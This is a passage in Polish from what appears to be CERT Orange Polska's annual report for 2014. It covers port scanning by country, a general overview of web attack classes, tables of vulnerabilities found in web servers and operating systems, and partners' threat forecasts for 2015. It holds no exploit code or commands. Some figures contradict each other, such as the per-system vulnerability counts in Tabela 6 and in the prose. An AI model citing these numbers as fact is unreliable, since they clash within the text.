Fakt największej popularności usługi proxy wynika w znacznej części z tego, że umożliwia ona atakującemu wykorzystanie komputera nieświadomej ofiary do połączenia z kolejnym serwerem, a w efekcie do przeprowadzenia bardziej anonimowego ataku docelowego. Większość skanowanych portów jest wykorzystywana przez atakujących przede wszystkim do skompromitowania urządzeń poprzez wykorzystanie niezaktualizowanych aplikacji, skorzystania z funkcjonalności aplikacji w celu skkompromitowania kolejnych urządzeń lub zarządzania już skompromitowanymi.

Poniżej lista krajów, z których przeprowadzono największą liczbę skanowań portów. Tabela powstała w wyniku analizy przez CERT Orange Polska adresów IP źródeł skanowania. Największa liczba skanowań pochodzi z adresów źródłowych z lokalizacją w Stanach Zjednoczonych. Dla skanowań prowadzonych z adresacji IP tego kraju zaobserwowano również najszerszy zakres badanych portów.
>> Tabela 1.

Tak szeroki zakres prowadzonego rozpoznania może świadczyć o poszukiwaniu tylnych furtek dla systemów i aplikacji nasłuchujących na niestandardowych portach lub budowania mapy dostępnych usług. Mniejsza liczba unikalnych skanowanych portów z adresacji IP innych krajów może być dowodem na poszukiwanie przez skanujących konkretnych podatnych usług.

Pozycja	Kraj	Liczba unikalnych portów
1	Stany Zjednoczone	922
2	Tajwan	141
3	Holandia	527
4	Chiny	478
5	Polska	122
6	Rosja	146
7	Francja	130
8	Szwecja	21
9	Singapur	12
10	Korea Południowa	311

Tabela 1. Kraje, z których wykryto największą liczbę skanowanych unikalnych portów (pozycje wg. liczby skanowań)

8.2 Podatności

Dzięki podatnościom w usługach bądź systemach operacyjnych atakujący są w stanie przejąć dany serwis albo nawet cały serwer, na którym funkcjonuje usługa. Jednym z najbardziej destrukcyjnych ataków wykorzystujących podatności jest atak wymierzony bezpośrednio w systemy operacyjne. Często udostępniają one różnego rodzaju usługi sieciowe lub lokalne, dając atakującemu, po przejęciu kontroli nad usługą, pełną swobodę pracy.

Do najczęstszych ataków zaobserwowanych przez CERT Orange Polska należą:


- SQL Injection – wstrzyknięcie zapytania SQL umożliwiającego np. podejrzenie loginów i haseł, zrzut bazy danych do pliku, usunięcie tabel lub przeczytanie plików
- Cross-Site Scripting (XSS) – manipulacja zawartością strony dzięki wstrzykniętemu kodowi działającemu w przeglądarce internetowej klienta. Efektem może być utrata danych, eskalacja uprawnień, atak na inne aplikacje. XSS to kradzież „ciasteczka" sesyjnego, robaki, infekujące serwisy społecznościowe lub wstrzykujące „pod" faktyczną witrynę niewidoczne ramki wykonujące akcje bez wiedzy użytkownika, np. pobierające złośliwe oprogramowanie.
- CSRF (Cross Site Request Forgery) – pozwala wykorzystać sesję użytkownika do nieświadomego przesyłania żądań do aplikacji interpretującej te żądania w kontekście sesji użytkownika jako poprawne. Ataki CSRF prowadzą do eskalacji uprawnień, zmiany bądź ujawnienia danych (w tym uwierzytelniających). Najczęściej powiązane są z siecią www i protokołem http, znane są też przypadki występowania tej podatności np. w serwerze ftpd (CVE-2008-4247). Wymagana jest znajomość struktury atakowanej aplikacji.
- Insecure Direct Object References – bezpośredni dostęp do chronionych danych poprzez manipulowanie parametrami żądań http.
- Remote File Include (RFI) – zdalne zaimportowanie i wykonanie kodu (np. PHP) wykonywanego przez atakującego w ramach podatnej strony, następnie zaś wykorzystanie luki, by wykonać ten kod po stronie serwisu atakowanego. Wykorzystywane najczęściej w celu uzyskania dostępu do danych chronionych.
- Local File Include (LFI) – podpatrzenie plików na serwerze w zależności od narzuconych uprawnień. Pozwala często również na odczytanie plików z rozszerzeniami php, asp etc. Wśród nich mogą się znaleźć np. pliki konfiguracyjne przechowujące hasła do baz danych, itd.
- Arbitrary File Download (AFD) – częsty błąd w mechanizmach pobierania plików. Pozwala na pobranie dowolnego (w ramach uprawnień) pliku za pomocą odpowiedniej manipulacji ścieżkami. Często też umożliwia pobranie plików, np. php, co może prowadzić do przejęcia serwisu WWW.
- Inne błędy logiczne – do częstych przykładów błędów logicznych należy np. niesprawdzanie rozszerzenia podczas uploadu plików. Błąd ten może prowadzić do załadowania pliku php i wykonania dowolnego kodu.

W poniższym zestawieniu znajdują się statystyki podatności dotyczące aplikacji webowych oraz systemów operacyjnych zaobserwowane przez zespół CERT Orange Polska za pomocą Systemu Wykrywania Podatności (SWP). SWP to zintegrowane rozproszone systemy identyfikacji i zarządzania podatnościami, które cyklicznie monitorują wybrane segmenty sieci oraz aplikacje www. Po każdym z takich cykli generowane są raporty informujące o stanie bezpieczeństwa monitorowanych systemów, przesyłane następnie automatycznie do osób odpowiedzialnych za utrzymanie systemów.


CERT Orange Polska wykrył w objętych analizą na potrzeby niniejszego raportu przygotowanych do wdrożenia zasobach WWW należących do Orange Polska 181 unikalnych podatności o różnych poziomach krytyczności:

- „informacyjne" – ujawniają np. ścieżki dostępu do plików, dane dotyczące wersji i typu wykorzystywanego oprogramowania,
- „niskie" – minimalny bezpośredni wpływ na bezpieczeństwo aplikacji lub systemu, mogą dotyczyć braku szyfrowania danych lub słabości w wykorzystywanych algorytmach kryptograficznych,
- „średnie" – mogą prowadzić do całkowitego przełamania zabezpieczeń systemu przy spełnieniu określonych warunków (np. zdalne wykonanie polecenia w systemie operacyjnym, gdy użytkownik zostanie poprawnie autoryzowany w aplikacji),
- „wysokie" – mają bezpośredni i natychmiastowy wpływ na bezpieczeństwo systemu bądź aplikacji bez konieczności spełniania dodatkowych warunków.


>> Wykres 17.




Wykres 17.
Podatności w badanych aplikacjach WWW w podziale na poziom krytyczności



Wykres 18.
Liczba unikalnych podatności aplikacjach WWW wprowadzanych do wdrożenia w skali danego miesiąca.



Wykres 19.
Podatności wykryte w systemach operacyjnych w podziale na poziom krytyczności



Wykres 20.
Liczba unikalnych podatności w systemach operacyjnych w podziale na miesiące

Kolejny wykres przedstawia liczbę unikalnych podatności w badanych aplikacjach WWW wprowadzanych do wdrożenia w podziale na miesiące, w których wystąpiły. W ubiegłym roku średnia miesięczna liczba podatności wykrytych w aplikacjach objętych analizą na potrzeby raportu przy użyciu SWP oscylowała w okolicy 70.

>> Wykres 18.

Liczba występujących podatności nie ma stałej tendencji spadkowej ani wzrostowej. Powodem jest m.in. wprowadzanie ciągłych zmian w monitorowanych środowiskach przez takie czynniki jak prace developerskie, zmiana funkcjonalności oraz poziom wiedzy na temat bezpieczeństwa poszczególnych deweloperów i administratorów.

Poniżej lista Top 10 podatności obserwowanych na objętych analizą serwerach webowych:

>> Tabela 2.

Poniższa tabela przedstawia listę 10 najczęściej występujących podatności z kategorii ryzyka „wysokie”.

>> Tabela 3.

W przypadku systemów z rodziny Windows błędy występują przeważnie w niezabezpieczonych usługach: SMB[8], RPC[9], LSASS[10], UPnP[11]. Większość z nich umożliwia swobodny dostęp do podatnego urządzenia, po odpowiednim wykorzystaniu luki w oprogramowaniu. Zazwyczaj wystarczyłoby odpowiednio dbać o utrzymanie systemów, by znacznie zminimalizować ryzyko udanego ataku. Dzięki prowadzonym cyklicznie przez CERT Orange Polska testom bezpieczeństwa infrastruktury i aplikacji rekomendacje bezpieczeństwa wdrażane przez utrzymujących systemy i aplikacje zmniejszają możliwość przejęcia kontroli nad systemami lub wycieku informacji.

W zestawieniu na poprzedniej stronie znajdują się statystyki dotyczące podatności zidentyfikowanych w analizowanych przez zespół CERT Orange Polska systemach operacyjnych.

>> Wykres 19.

Podatność	Liczba	Procent w stosunku do wszystkich podatności
Directory Listing	6474	21%
Possible temporary file/directory	3822	12%
Application error message	1295	4%
Cross site scripting	1221	4%
Email address found	1132	3%
Session Cookie without Secure flag set	1006	3%
Password type input with auto-complete enabled	791	2%
Unicode transformation issues	758	2%

Tabela 2. Podatności (w tym informacyjne) występujące najczęściej w serwerach web przygotowanych do wdrożenia produkcyjnego

Podatność	Liczba
Cross-Site Scripting	1221
Unicode transformation issues	758
SVN repository found	605
Poodle	277
Slow HTTP Denial of Service attack	180
CRIME SSL/TLS (attack)	134
jQuery cross-site scripting	86
Vulnerable Javascript library	83
Microsoft IIS tilde directory enumeration	43
Backup files	20

Tabela 3. Najczęściej występujące podatności, mogące generować poważne zagrożenia dla serwerów webowych

[8] Protokół udostępniania zasobów (dysków, folderów, plików) w sieci
[9] Protokół zdalnego wywołania procedur w komunikacji między komputerami
[10] Podsystem odpowiedzialny za politykę bezpieczeństwa w MS Windows
[11] Protokół wykorzystywany m.in. do autokonfiguracji przez sieć

Podatność	Liczba wystąpień	Procent w stosunku do wszystkich podatności
Web Server HTTP Protocol Version Detected	6492	23%
Hidden WWW Server Name Detected	4102	14%
HTTP Server Prone To Slow Denial Of Service Attack	3032	11%
McAfee Common Management Agent Detected	3010	10%
Web Server Self-Signed TLS/SSL X.509 Certificate	1112	4%
SSL Certificate Short Public Key	1102	4%
Web Server Supports Weak SSL Encryption Certificates	1093	4%
Web Server Redirection Detected	628	2%
IETF X.509 Certificate Signature Collision Vulnerability	401	1%
VNC HTTP Console	331	1%

Tabela 4. Podatności (w tym informacyjne) występujące najczęściej w systemach operacyjnych

Podatność	Liczba wystąpień
JBoss EJBInvokerServlet / JMXInvokerServlet Marshalled Object Remote Code Execution	134
Cisco IP Phone Information Disclosure	78
HP System Management Homepage ginkgosnmp.inc Security Bypass	75
Apache httpd Ranges Header Field Memory Exhaustion	49
PHP sqlite_udf_decode_binary() Buffer Overflow Vulnerability	49
PHP imap_mail_compose() Stack Buffer Overflow Vulnerability	41
PHP sqlite_udf_decode_binary() Buffer Overflow Vulnerability (CVE-2007-1887)	39
Apache HTTP Server mod_proxy Reverse Proxy Denial of Service Vulnerability	35
(VMSA-2013-0014) VMware ESX/ESXi LGTOSYNC.SYS Driver Privilege Escalation Vulnerability	20
(HPSBMU02947) HP System Management Homepage Multiple Vulnerabilities Prior To 7.3	19

Tabela 5. Najczęściej występujące w systemach operacyjnych podatności z kategorii wysokie

System Operacyjny	Unikalna liczba podatności w Orange Polska
Windows Server 2003 (Service Pack 2)	117
Linux 2.6.x	108
Windows XP	96
Linux 2.6.18	68
Windows XP (Version 5.1, Service Pack 3, Build 2600, Professional)	49
Windows 7 Professional (Service Pack 1)	32
Linux 2.4.x	26
Cisco IOS	8
Windows 7 (Service Pack 1)	7

Tabela 6. Systemy operacyjne z największą liczbą unikalnych podatności

Największą liczbę luk bezpieczeństwa w analizowanych systemach operacyjnych zaobserwowano w miesiącach marzec-kwiecień 2014 roku. W marcu zidentyfikowano 429 unikalnych podatności, natomiast w kwietniu – 594. To znaczący wzrost w porównaniu do stycznia, gdy liczba ta wynosiła zaledwie 13. Jest to związane z premierami nowych wersji oprogramowania (w tych miesiącach ponad 80 procent to podatności z kategorii „informacyjne"). Wykres 20 przedstawia liczbę wykrytych unikalnych podatności w podziale na miesiące, w których zostały zidentyfikowane.

>> Wykres 20.

Pomimo tak nagłego wzrostu liczby podatności w następnych miesiącach widoczny jest ich spadek – w grudniu 2014 roku do 117 unikalnych podatności. Spadek liczby zidentyfikowanych podatności wynika z mechanizmów zarządzania ryzykiem stosowanych w Orange Polska. Osoby odpowiedzialne za utrzymanie systemów są na bieżąco informowane o stanie bezpieczeństwa. Ponadto niezależnie od działania systemu SWP w organizacji wdrożone są procesy i polityki mające na celu ciągłą poprawę stanu bezpieczeństwa. Wzrost liczby podatności z grudnia w stosunku do poprzednich miesięcy wynika między innymi z faktu, że jest to miesiąc, w którym wstrzymuje się wiele prac migracyjnych i utrzymaniowych, ograniczając je do niezbędnego minimum z uwagi na przygotowanie do zamknięcia roku. Wpływa to na możliwość prowadzenia zmian w monitorowanej infrastrukturze.
Wykres 21 przedstawia liczbę wystąpień podatności w podziale na poziom krytyczności.

>> Wykres 21.

Tabela na poprzedniej stronie przedstawia dziesięć najczęściej wykrywanych podatności. Większość z nich należy do kategorii „informacyjne".

>> Tabela 4.

Tabela 5 to Top 10 podatności systemów operacyjnych z kategorii „wysokie":

>> Tabela 5.

Systemy operacyjne, na których wykryto najwięcej unikalnych podatności, to:

- Windows Server 2003 (Service Pack 2) – 201 unikalnych podatności,
- Linux 2.6.x – 193 unikalne podatności,
- Windows XP – 110 unikalnych podatności.

Tabela 6 pokazuje zestawienie systemów operacyjnych z unikalną liczbą wykrytych podatności.


>> Tabela 6.

W wyniku analizy podatnych systemów operacyjnych i porównania z danymi ze świata za rok 2014[12] nasuwają się następujące wnioski:

- podatności w systemach Windows Server 2003 stanowią 31 procent wszystkich podatności,
- podatności w systemach Windows XP stanowią 15 procent wszystkich podatności,
- podatności w systemach Linux stanowią 12 procent wszystkich podatności.

Powyższe nie powinno dziwić z uwagi na fakt, że Windows XP nie jest już objęty pełnym supportem producenta, a okres wsparcia dla Windows 2003 zakończy się w bieżącym roku. Proces migracji do nowszych wersji systemów potrwa jeszcze zapewne jakiś czas, co sprzyja atakującym, chcącym wykorzystać znane, publikowane i wciąż niezabezpieczone podatności tych systemów. Dlatego bardzo istotne jest stosowanie ochrony metodą „Defense-in-Depth", czyli wielowarstwowego zabezpieczenia zasobów znacznie utrudniającego przeprowadzenie skutecznego ataku.

Relatywnie wysoka liczba podatności występujących w systemach Linux wynika z faktu występowania wielu dystrybucji tej rodziny systemów i ujmowania ich w statystykach jako jednej grupy. Dla części z nich dostępne jest wysokopoziomowe wsparcie, natomiast bezpieczeństwo innych zależy głównie od kompetencji i świadomości zagrożeń administratorów nimi zarządzających. Najczęstszymi metodami ataków wykorzystujących podatności, a skierowanych w systemy operacyjne i ich usługi, są ataki słownikowe na mechanizmy uwierzytelnienia, przede wszystkim na takie usługi jak: Telnet, RDP, VNC oraz SSH.



Wykres 21.
Liczba wystąpień podatności w podziale na poziom krytyczności

9. Cyber-świat 2015 oczami partnerów Orange Polska

McAfee. Sebastian Zamora
Channel Account Manager

Rok 2015 będzie kolejnym, w którym zaobserwujemy wzrost zjawiska cyberszpiegostwa. Niektóre państwa oraz grupy terrorystyczne wykorzystają cyberprzestrzeń do walki ze swoimi wrogami. Będą to czyniły poprzez ataki DoS lub przy wykorzystaniu zaawansowanego malware. Jednocześnie w tym czasie cyberszpiedzy staną się bardziej niewidoczni dzięki udoskonalonym metodom ukrywania swojej obecności w sieci ofiar, przez co staną się jeszcze bardziej groźni. McAfee Labs obserwuje interesujące zjawisko dotyczące aktywności pochodzącej z Europy Wschodniej. Atakujący stają się coraz bardziej cierpliwi, co oznacza, że odchodzą od modelu ataku i ucieczki, koncertując się na byciu niewidocznym w oczekiwaniu na dogodny moment do wykorzystania/sprzedaży pozyskanych danych.
Rok 2015 przyniesie ogromny przyrost inteligentnych urządzeń podłączonych do sieci (Internet of Things) – nie tylko tych tworzących Inteligentny Dom! Po stronie biznesu mamy do czynienia z urządzeniami wykorzystywanymi przy produkcji oraz aparaturę medyczną. Zakres oprogramowania i złożoność towarzyszące temu zjawisku nie sprzyją bezpieczeństwu w tym zakresie. Ataki na urządzenia IoT staną się bardziej powszechne od ataków na kamery IP, systemy SCADA czy wkraczające do Polski inteligentne liczniki energii elektrycznej.

Dlatego według McAfee Labs można się spodziewać dużego ataku związanego bezpośrednio z internetem rzeczy. Coraz częściej celem będą systemy mobilne, przede wszystkim dla ataków typu ransomware, wymuszających okup za zwrócenie użytkownikowi dostępu do przechowywanych na tych urządzeniach coraz istotniejszych danych. Rok 2015 będzie polem walki pomiędzy specjalistami wykrywającymi i eliminującymi podatności systemów płatności mobilnych a atakującymi starającymi się wykorzystać te podatności. McAfee Labs przewiduje nasiloną dyskusję wokół tematu prywatności, szczególnie w zakresie definicji pojęcia danych osobowych. Unia Europejska skupi się na regulacjach dotyczących ochrony danych, a w efekcie także ograniczania anonimowości użytkowników sieci, którzy będą popularyzować metody obchodzenia tych ograniczeń. Każdy aspekt regulacji Unii w tym zakresie będzie miał w mniejszym lub większym stopniu wpływ na państwa narodowe i organizacje biznesowe w Unii.

Należy się spodziewać ekstremalnych przyrostów ataków kierowanych na systemy niewindowsowe. W drugiej połowie 2014 roku świat dowiedział się o luce Shellshock, podatności Bash w systemach Unix, Linux, OS X. Podatność ta pozwala atakującemu na wykonanie dowolnej komendy na urządzeniu ofiary, co czyni tę podatność jedną z najgroźniejszych. Wiele urządzeń działa na bazie jakiejś formy Linuxa czy Unixa (sterowniki przemysłowe, systemy lotnicze, telewizory). Dopiero zaczynamy rozumieć naturę tej luki. Ataki będą skierowane na zaistnienie w infrastrukturze ofiary: od użytkowników domowych poprzez przedsiębiorstwa zależne od urządzeń bazujących na podatnych systemach. Cyberprzestępcy będą chcieli spieniężyć inwestycję we właściwym czasie, żądając okupu czy sprzedając wrażliwe dane. Zamknięcie jednych luk spowoduje penetrację systemów i wykrycie nowych przez atakujących.

McAfee Labs przeanalizowało próbki malware dostępne w swoim laboratorium w celu zbadania, jak często malware jest w stanie wykorzystać znane podatności aplikacji. W zależności od kwartału od 1 do 6 procent próbek wykorzystało znaną lukę. W 2015 roku McAfee Labs przewiduje wzrost nowo wykrytych luk bezpieczeństwa w aplikacjach oraz wzrost złośliwego oprogramowania wykorzystującego nowe luki.

Wiele krytycznych i popularnych aplikacji: Microsoft Internet Explorer, Adobe Reader czy Google Chrome ma zaimplementowane mechanizmy sandboxingu. Ponieważ te mechanizmy w skuteczny sposób eliminują wiele próbek złośliwego oprogramowania, twórcy malware będą szukać nowych ścieżek dotarcia do swoich ofiar. Podatności, które ułatwiały obejście inspekcji sandboxa, zostały wykryte w wielu aplikacjach, zaś w McAfee Labs zaobserwowano techniki wykrywania słabości pozwalających uciec przed inspekcją sandbox. To tylko kwestia czasu, by zostały one udostępnione szeroko na „rynku producentów malware".

W minionym roku badacze z FortiGuard Labs znaleźli oprogramowanie Dorkbot/NGRbot wyposażone w procedury, które w przypadku modyfikacji kodu powodowały samozniszczenie intruza i jednoczesne usunięcie wszystkich danych z dysku twardego. Jest to wyraźnie bezpośrednia odpowiedź na coraz większą popularność usług reagowania na sytuacje naruszenia bezpieczeństwa.

Fortinet przewiduje, że autorzy ataków typu APT będą opracowywali mechanizmy samozniszczenia działające na zasadzie „wyszukaj i zniszcz", co poważnie utrudni pracę organom ścigania. Cyberprzestępcy mogą również wykorzystywać tę taktykę do wymuszania okupu, na przykład grożąc, że w przypadku nieprzelania określonej kwoty na podane konto firma straci wszystkie swoje dane.

Ponieważ organy ścigania coraz częściej łapią cyberprzestępców i doprowadzają ich do sądu, powstaną nowe, zaawansowane techniki unikania wykrycia. Działania na tym polu będą skoncentrowane na unikaniu wydzielonych środowisk uruchamiania aplikacji (ang. sandboxes), a także kierowaniu podejrzeń na niewinne osoby dzięki zostawianiu fałszywych śladów. Cyberprzestępcy (crackerzy) będą atakować Internet Rzeczy – systemy automatyzacji domowej i zabezpieczania prywatnych domów i mieszkań (alarmy, monitoring), a także kamery internetowe. W niebezpieczeństwie znajdą się newralgiczne elementy infrastruktury takie jak interfejsy człowiek-maszyna (Human Machine Interface, HMI) czy systemy przemysłowe (SCADA). Najczęściej rozpowszechniane i sprzedawane szkodliwe oprogramowanie będzie wyposażone w funkcje pozyskiwania danych i nadzoru.

Rok 2014 nazywany jest „rokiem kradzieży danych", Wystarczy wspomnieć choćby głośne włamania do sklepów Target, Michaels, P.F. Chang's czy Home Depot. Specjaliści FortiGuard Labs przewidują, że w 2015 roku ta tendencja się utrzyma, crackerzy będą wykorzystywać bardziej zaawansowane techniki i znajdą nowe luki w zabezpieczeniach systemów sklepów oraz instytucji finansowych.
Serwisy przestępcze już teraz oferują usługi kontroli jakości szkodliwego oprogramowania. W 2015 roku ich wachlarz zostanie rozszerzony o unikanie wykrycia przez zaawansowane systemy bezpieczeństwa i wymykające się wykryciu wskaźniki IoC (ang. Indicator of Compromise). W miarę rozbudowywania możliwości badawczych i usług oferowanych przez serwisy przestępcze crackerzy będą wykorzystywać tego samego rodzaju procesy w celu ustalania najlepszych sposobów na ominięcie zabezpieczeń. Przestępcy skupią się także na analizie infrastruktury botnetowej pod kątem wykrywalności przez rozwiązania różnych dostawców.

Fortinet. Derek Manky
Specjalista ds. Globalnych Strategii Bezpieczeństwa

Werner Thalmeier
Director Security Solutions EMEA & CALA

W 2014 roku poznaliśmy siłę prawdziwych wolumetrycznych ataków DDoS (takich o sile powyżej 10 Gbps) i ten trend będzie narastał. Już atak o sile przekraczającej 1 Gbps może stać się problemem nawet dla dużej firmy, a nawet dla dostawcy internetu. Tymczasem ataki przekraczające 20, czy 50 Gbps nie są rzadkością i to trzeba sobie uświadomić, bo sytuacja będzie się pogarszać.
Przez ostatnie lata pokazywano nam przykłady ataków, które mogą przełożyć się bezpośrednio na ofiary w ludziach – na rozruszniki serca, pociągi, samochody, czy nawet samoloty. W mojej opinii pytanie powinno brzmieć nie „czy", ale „kiedy" to się stanie. Podobnie powinno brzmieć pytanie o kolejne coraz bardziej efektywne ataki na infrastrukturę krytyczną: sieci przesyłowe prądu, wody, telefoniczne, telewizyjne, a nawet komunikację policji i straży pożarnej. Najbardziej zaawansowane kraje mogą mieć spore problemy z uchronieniem się przed tego typu atakami.

A jeśli nie atak, to może okup? Kilkuka ubiegłorocznych przypadków „ransomware", oprogramowania uzależniającego np. odszyfrowanie plików od zapłacenia okupu, pokazało, że może się to okazać groźnym trendem. Pamiętajmy, że żądania cyberprzestępców wcale nie muszą być związane z kwestiami finansowymi.

Mirosław Maj
Fundacja Bezpieczna Cyberprzestrzeń

W 2015 roku według Fundacji Bezpieczna Cyberprzestrzeń, która przygotowała raport o zagrożeniach w internecie[13], powinniśmy się przygotować na trzy główne rodzaje zagrożeń:

- phishing z wykorzystaniem poczty elektronicznej i serwisów WWW – 4,67[14],
- zagrożenia dla platformy Android – 4,28,
- ataki DDoS na podmioty komercyjne – 4,28.

Niechlubnym liderem od lat pozostają akcje phishingowe, choć w ubiegłym roku oceniane były jako nieco mniej prawdopodobne ryzyko (4,39). Opinia ekspertów potwierdza kontynuację trendu związanego z bardzo systematycznym i trudnym do wyeliminowania zagrożeniem.

To efekt ciągłego występowania słabości w najpopularniejszych systemach operacyjnych i aplikacjach oraz wciąż niskiego poziom świadomości użytkowników, nieaktualizujących systemów i stosunkowo łatwo ulegających socjotechnice.
Infekcje Androida to w różnych statystykach minimum 90 procent wszystkich infekcji na platformy mobilne. Trend ten systematycznie się utrzymuje i nie widać przesłanek zapowiadających zmianę. Pozostaje mieć nadzieję, że użytkownicy zaczną bardziej dbać o swoje telefony, przede wszystkim aktualizując posiadaną wersję Androida. Być może również poprawi się wykrywalność zainfekowanych aplikacji dostępnych w Google Play oraz skuteczność powiadamiania o nich.

Ataki DDoS na podmioty komercyjne to nowa pozycja w naszym rankingu, dodana na prośbę uczestników badania. DDoS to jeden z najpowszechniejszych typów ataku w naszym kraju, wręcz chleb powszedni wielu organizacji komercyjnych (prawdopodobieństwo ataków na podmioty administracji państwowej zostało ocenione nieco niżej, na 4,1). To ataki trudne do wyeliminowania – walka z nimi polega przede wszystkim na skutecznej reakcji i mitygacji.


[13] Pełna wersja raportu, wraz z listą osób biorących udział w badaniu, znajduje się pod adresem: https://www.cybsecurity.org/wp-content/uploads/2015/01/Raport_FBC_Cyberzagrozenia_2015.pdf
[14] Skala wartościowania w zakresie 1-5

Nie wszystkie powyższe zagrożenia były jednocześnie wskazywane jako przynoszące najbardziej dokuczliwe i najgroźniejsze konsekwencje. W tej kategorii wartość powyżej 4,0 osiągnęły pozycje związane z atakami na infrastrukturę krytyczną bądź na dane wrażliwe:

- cyberkonflikty między państwami powiązane z atakami dedykowanymi – 4,5,
- ataki na systemy sterowania przemysłowego (SCADA) – 4,33,
- wycieki baz danych zawierających dane osobowe – 4,13,
- ataki ukierunkowane na organizacje (APT) – 4,13,
- ataki na urządzenia medyczne – 4,05.

Najbardziej spektakularne wydarzenia 2014 roku – Dragonfly, BlackEnergy, Sandworm, APT28, atak na Sony – pobudziły wyobraźnię internautów. Dodatkowo nasz kraj systematycznie zaczął się pojawiać w informacjach dotyczących najgroźniejszych ataków, zaś konflikt za wschodnią granicą, w którym jesteśmy postrzegani jako sprzymierzeniec Ukrainy, sprawił, że również podmioty polskie (komercyjne i związane z administracją państwową) mogą się stać celem w cyberwojnie.

